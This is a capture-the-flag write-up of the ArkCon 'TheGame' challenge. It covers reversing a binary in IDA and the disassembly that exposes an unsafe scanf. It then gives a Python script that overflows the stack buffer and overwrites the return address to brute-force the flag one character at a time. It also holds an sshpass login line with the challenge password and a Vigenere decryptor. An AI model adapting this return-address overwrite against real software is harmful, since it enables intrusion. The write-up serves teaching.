
ArkCon - TheGame WriteUp

Author: David Cohen



The Game

250

Here's a game for you: Guess the flag, and you'll win!

```
ssh -t challenger@18.185.240.232
```

Password: arkcon

The flag here is in a different format, it contains only lowercase letters, numbers, and special characters. Please enclose it with ArkCon{}.

Given resources:

- Binary "TheGame"
- SSH connection to an application instance

Goal: find the flag

Discovery

Let's connect via SSH to this instance for our first tour of the game. Once connected, the application is automatically starting. It is firstly asking for a nickname and, once entered, offers us two options: "FIND THE FLAG" and "FEEDBACK".

Let's chose each option successively in order to have the right hints that could lead us to the interesting things in the binary. A good observation is key to ask himself the right question in order to solve challenges.

Invitation to Brute Force?

"Find The Flag" option seems a clear invitation to brute force. Indeed, it is only asking the user to type the flag and he receives a successful or failure message.

Moreover, the second option is asking for feedback and printing a message using the username we defined in the first step.

Things to take into consideration

The whole game is based on user inputs. As a result, we should expect to use some buffer overflow in order to solve this challenge. However, buffer overflow is something trivial and some mechanism can make it harder to use.

Address space layout randomization - a.k.a ASLR - is one of them. It is a mechanism that randomizes the process base address at the process creation. Indeed, when hackers are using buffer overflow, they intend to change some data in the buffer. What kind of data can lead to change the process behavior? the addresses! So without ASLR, the hacker can easily get the base address and so the address of everything in the process. ASLR successfully prevents it.

Data Execution Prevention - a.k.a DEP and corresponding to the bit NX - is another mechanism which, as the name indicates, prevents from executing code from an unwanted location. So, for example, if the hacker puts a shellcode in a buffer and tries to execute it when this option is on, it will directly stop the process and raise an exception.

The Canaries are values that are placed between a buffer and control data on the stack to monitor buffer overflows. So if the canary value is not the same, it is highly possible that a buffer overflow occurred.

Binary Reversing

The fun part is starting. At this point, we know that we will probably have to use buffer overflow.

In this case, we have at least two possible scenarios:

1. Using both brute force and buffer overflow have some requirements and so we should first answer those questions:
    1. Is the user input grabbing function not secure - neither by using the secured scanf_s function nor by validating the input afterward?
    2. What is the flag's number of characters, allowed characters and how the comparison is done?
2. Find the flag variable and using a ROP chain in order to build a print function in the stack based on the executable part of the binary that will print it. Also, we have requirements:
    1. Find base address
    2. Find printf function address


Let's go for the first path and try to solve it this way.

Now that we have some ideas of what to look for - we have answers to our questions - we can start reversing.

Flag! whatcha gonna do? when I come for you.


After opening the binary with IDA Pro, open the String subview and look for the first message we got asking for the nickname - nickname as a keyword is enough. Once found, look for the only X-ref there is for this string and we get into the main function.

After a short analysis, we easily spot the Nickname message and the "chose option" menu. Here we easily got answers for our first question: it is using the unsafe scanf function and with no input validation after.




```
mov     rsi, rdx        ; src
mov     rdi, rax        ; dest
call    _strcpy
mov     eax, [rbp+var_38]
mov     esi, eax
lea     rdi, aYouChoseOption ; "You chose option %d\n"
mov     eax, 0
call    _printf
```

Moreover, in order to find the function where the comparison is done, we can spot a call to a function from a function pointer list. Let's follow the first parameter of this list and get into the function. This variable is defined at the start of the function.



```
mov     [rbp+var_40], 0
lea     rax, sub_25D1
mov     [rbp+var_50], rax
lea     rax, sub_2B31
```

As a confirmation of our thought, the printed text found in the function is as expected. Let's analyze it a little further. As a good practice, it is always better to start from the end of the function. For example, in this case, we found to print after a block with multiple calls: "Flag found! Congrats" and "Wrong! Try again ;)". So it really seems to be the comparison block.




```
add     [rbp+var_6C], eax
mov     eax, 0
call    sub_1BF4
add     [rbp+var_6C], eax
mov     eax, 0
call    sub_2212
add     [rbp+var_6C], eax
mov     eax, 0
call    sub_22C0
add     [rbp+var_6C], eax
mov     eax, 0
call    sub_1EAC
add     [rbp+var_6C], eax
mov     eax, 0
call    sub_241C
add     [rbp+var_6C], eax
mov     eax, 0
call    sub_1DA7
add     [rbp+var_6C], eax
cmp     [rbp+var_6C], 0
jnz     short loc_2ACC
```

```
lea     rdi, aFlagFoundCongr ; "Flag found ! Congrats!"
call    _puts
jmp     short loc_2AD8
```

```
loc_2ACC:
lea     rdi, aWrongTryAgain ; "Wrong! Try again ;)"
call    _puts
```

Let's analyze the function calls contained in this block.



```
sub_1DA7 proc near

var_10= dword ptr -10h
var_9= byte ptr -9
var_8= qword ptr -8

; __unwind {
push    rbp
mov     rbp, rsp
mov     rax, cs:qword_50D8
mov     rax, [rax]
mov     [rbp+var_8], rax
mov     rax, cs:qword_50E0
movzx   eax, byte ptr [rax+0Ch]
mov     [rbp+var_9], al
mov     [rbp+var_10], 0Ch
cmp     [rbp+var_10], 21h ; '!'
jle     short loc_1DDB
```

```
loc_1DDB:
mov     eax, [rbp+var_10]
movsxd  rdx, eax
mov     rax, [rbp+var_8]
add     rax, rdx
movzx   eax, byte ptr [rax]
cmp     [rbp+var_9], al
jnz     short loc_1DF7
```

```
mov     eax, 1
jmp     short loc_1DFC
```

```
mov     eax, 0
jmp     short loc_1DFC
```

```
loc_1DF7:
mov     eax, 1
```


```
loc_1DFC:
pop     rbp
retn
; } // starts at 1DA7
sub_1DA7 endp
```

In short, the function is taking a specific char at the same location in 2 strings and compares them. It returns 0 if it is the same, else 1. The variables are global variables and one holds the flag and the other one the user input.

So here we have a better understanding of the logic. The comparison is split in multiple 1-char comparisons. Really good point. The idea will be to do a brute force on each of those functions to finally get the flag and game over!

The question now is how the user input is passed to this function? We already see one element before: the function is comparing characters from 2 global variables. As a matter of fact, one of those global variables contains user input. Let's try to figure that out.

To figure that out, we can ask an easier question: where the user types its input? Easy! The question in the game was: "What is your guess ?". Looking at the string subview as before, we found it easily and in the way, we got the answer to our main question. The user input is kept in the qword_50e0 variable. Nice.



```
lea     rdi, aWhatIsYourGues ; "What is your guess ? "
call    _puts
mov     rax, cs:qword_50E0
mov     rsi, rax
lea     rdi, aS         ; "%s"
mov     eax, 0
call    _scanf
mov     dword ptr [rbp+s], 4947414Dh
mov     [rbp+var_6E], 43h ; 'C'
mov     rax, cs:qword_50E0
```

To recapitulate we got:

- A function pointer list with the pointer to the two options corresponding functions
- 1-Char comparison function. 32 exactly.
- A global variable with a user input variable.

In order to perform this last step, we can either use ROP Chain in order to change the global variable value before comparison or follow this variable and try to find the right place to perform buffer overflow.

```
lea     rax, [rbp+var_80]
mov     cs:qword_50E0, rax
```

Thank the X-refs provided by IDA, we found the perfect location to do the buffer overflow: it appears to be at the first scanf. Why? Because the global variable is pointing to the stack. In brief, if we overwrite the string on the stack, it will be the same for the global variable. As it seems to be clear, we will do brute force on every 1-char comparison function, that will take a smaller time than a normal brute force - that will require a quantum computer or a few lifetimes ;).

Doom time

Everything that we need is in our hands. Now, we have to write a script that takes those function addresses and constructs the string with the right sizes in order to overwrite the return address function to point to one of the comparison function.

Once we got the list, we construct a string of this format :


```
XXXXXX | < TESTING CHARACTER> (32 bytes) | < RETURN ADDRESS >
```

As X is not important, we will simplify and use the testing character from 0 to the return address byte location. As it is specified in the instruction of the challenge, only letters, numbers, and special characters are allowed. Let's define all this and run the script.

Finally, we got the following string: **t3@zf_u_t!w3_0x3rcz171t_r01t73d5**

A little odd for a usual comprehensible string. Indeed, it is not the final flag. Let's go back into our binary to look for what is wrong.

Before the comparison function, we missed something: it appears to modify the user input before passing it to the comparison functions. We'll let you understand the function by yourself - little hint, the image below - and try to guess which algorithm it is. You'll get the decrypting function at the end in case you want to know the answer.


```
mov     dword ptr [rbp+s], 4947414Dh
mov     [rbp+var_6E], 43h ; 'C'
mov     rax, cs:qword_50E0
mov     rdi, rax        ; s
call    _strlen
mov     [rbp+var_34], eax
lea     rax, [rbp+s]
mov     rdi, rax        ; s
call    _strlen
mov     [rbp+var_38], eax
mov     edx, [rbp+var_34]
movsxd  rax, edx
sub     rax, 1
mov     [rbp+var_40], rax
movsxd  rax, edx
mov     [rbp+var_90], rax
mov     [rbp+var_88], 0
movsxd  rax, edx
mov     [rbp+var_A0], rax
mov     [rbp+var_98], 0
movsxd  rax, edx
mov     edx, 10h
sub     rdx, 1
add     rax, rdx
mov     ebx, 10h
mov     edx, 0
div     rbx
imul    rax, 10h
sub     rsp, rax
mov     rax, rsp
add     rax, 0
mov     [rbp+var_48], rax
mov     eax, [rbp+var_34]
movsxd  rdx, eax
sub     rdx, 1
mov     [rbp+var_50], rdx
movsxd  rdx, eax
mov     [rbp+var_B0], rdx
mov     [rbp+var_A8], 0
movsxd  rdx, eax
mov     [rbp+var_C0], rdx
```

Scripts

Python BruteForce script

```python
from subprocess import Popen, PIPE, STDOUT
from multiprocessing.dummy import Pool as ThreadPool
import contextlib
import os
import struct
import time
import random

CMD = "/home/davfr/Documents/runGameLocal.sh"
FLAG_PATH = "/home/davfr/Documents/ArkCon_challenge/flag.txt"
OFFSET_NB = 120

INIT_CHAR = '!'
MAX_NB_CHAR = 89
TABLE_CHARS =
"abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789!\"#$%&\'()*+,-./:;<=>?@_"

USE_FLAG = False
FLAG = ""

USE_MULTITHREADING = True
NB_POOL = 8

DEBUG = False
ASLR = False
OFFSET_FCT = "0x55555555"

LIST_BF = [("5994", 0),
           ("59ea", 1),
           ("5a41", 2),
           ("5a98", 3),
           ("5aef", 4),
           ("5b46", 5),
           ("5b9d", 6),
           ("5bf4", 7),
           ("5c4b", 8),
           ("5ca2", 9),
           ("5cf9", 10),
           ("5d50", 11),
           ("5da7", 12),
           ("5dfe", 13),
           ("5e55", 14),
           ("5eac", 15),
           ("64be", 16),
           ("5f5e", 17),
           ("5fb5", 18),
           ("600c", 19),
           ("6063", 20),
           ("60ba", 21),
           ("653e", 22),
           ("6158", 23),
           ("61af", 24),
           ("6206", 25),
           ("625d", 26),
           ("62b4", 27),
           ("630b", 28),
           ("6362", 29),
           ("63b9", 30),
           ("6410", 31)]
```

```
ASCII_CHAR = ["0", "1", "2", "3", "4", "5", "6", "7", "8", "9", "A", "B", "C", "D", "E",
"F"]
NO_ASLR = True

def readFlag():
    global FLAG

    with open(FLAG_PATH, "r") as f:
        FLAG = str(f.read())
        print(" FLAG to test : %s" % FLAG)
        f.close()

    return

def brute_force_one_fonction(tuple_mem):
    mem_address, idx_char = tuple_mem
    supposed_char = INIT_CHAR
    mem_address_fct = OFFSET_FCT + mem_address
    char_offset = 0
    while True:
        supposed_char = TABLE_CHARS[char_offset]
        print("char: %s, idx of flag: %d", supposed_char, idx_char)
        # create malicious string
        string_overwrite_memory = supposed_char * OFFSET_NB + struct.pack('<Q',
int(mem_address_fct, base=16))
        # run process with right input
        process = Popen([CMD], stdout=PIPE, stdin=PIPE, universal_newlines=True)
        output, err = process.communicate(os.linesep.join([string_overwrite_memory, b"2",
b"2"]))
        retcode = process.returncode
        if DEBUG:
            print(string_overwrite_memory)
            print("char = %s, retcode = %d" % (supposed_char, retcode))
        if (retcode == 0):
            if DEBUG:
                print("FOUNDDDDD "+str(idx_char)+" : " + supposed_char)

            return (idx_char, supposed_char)
        if (char_offset < len(TABLE_CHARS)):
            char_offset += 1
        else:
            if ASLR:
                char_offset = 0
            else:
                return (idx_char, "NotFound")

def multithread_brute_force():
    pool = ThreadPool(NB_POOL)
    results = pool.map(brute_force_one_fonction, LIST_BF)

        pool.close()
        pool.join()
    print(sorted(results))

def simple_brute_force():
    result = []
    list_offset = LIST_BF
    mem_address, idx_char = list_offset.pop(0)
    supposed_char = INIT_CHAR
    char_offset = 0

    while True:
        mem_address_fct = OFFSET_FCT + mem_address
        if DEBUG:
            print("\n"+mem_address_fct)
        while True:
            if not(USE_FLAG):
                supposed_char = chr(ord(INIT_CHAR) + char_offset)
            # create malicious string
            string_overwrite_memory = supposed_char * OFFSET_NB + struct.pack('<Q',
int(mem_address_fct, base=16))
            # run process with right input
            process = Popen([CMD], stdout=PIPE, stdin=PIPE, universal_newlines=True)
            output, err = process.communicate(os.linesep.join([string_overwrite_memory,
b"2", b"2"]))
            retcode = process.returncode
            if DEBUG:
                print(string_overwrite_memory)
                print("char = %s, retcode = %d" % (supposed_char, retcode))
            if (retcode == 0):
                if DEBUG:
                    print("FOUNDDDDD "+str(idx_char)+" : " + supposed_char)
                result += supposed_char
                char_offset = 0
                if len(list_offset) == 0:
                    print("Final result : %s" % str(result))
                    exit()
                break
            elif not(USE_FLAG):
                if (char_offset < MAX_NB_CHAR):
                    char_offset += 1
        mem_address, idx_char = list_offset.pop(0)
        if USE_FLAG:
            supposed_char = FLAG[idx_char]

def main():
    #readFlag()
    if USE_FLAG or not(USE_MULTITHREADING):
        simple_brute_force()
    else:
        multithread_brute_force()

if __name__ == "__main__":
    main()
```

RunGameLocal.sh

```sh
#!/bin/sh
#require
sshpass -p 'arkcon' ssh -t -t challenger@18.185.240.232
```

Modified Vigenere decryptor

```python
DEFAULT_KEY = "MAGIC"
NB_CHAR_ALPHABET = 26

def decryptVigenere(key, msg):
    decryptedMsg = ""
    modulo = len(key)
    for idx, char in enumerate(msg):
        positive_relative_idx = (idx % modulo + modulo) % modulo
        if ((ord(char) >= ord('A')) and (ord(char) <= ord('Z'))):
            decryptedChar = chr((((ord(char) - ord('A')) - (ord(key[positive_relative_idx])
- ord('A'))) % NB_CHAR_ALPHABET) + ord('A'))
        elif ((ord(char) >= ord('a')) and (ord(char) <= ord('z'))):
            decryptedChar = chr((((ord(char) - ord('a')) -
(ord(key[positive_relative_idx].lower()) - ord('a'))) % NB_CHAR_ALPHABET) + ord('a'))
        else:
            decryptedChar = char
        decryptedMsg += str(decryptedChar)
    return decryptedMsg

def main():

    print("Modified vigenere decryptor tool\n")
    print("-----------------------")
    print("Please enter a key: ")
    key = input()
    print("Please enter a msg to decrypt: ")
    msg = input()
    print("--------->>>>>>>>>>>> ")
    print("Decrypted msg: %s" % decryptVigenere(key, msg))

    return

if __name__ == "__main__":
    main()
```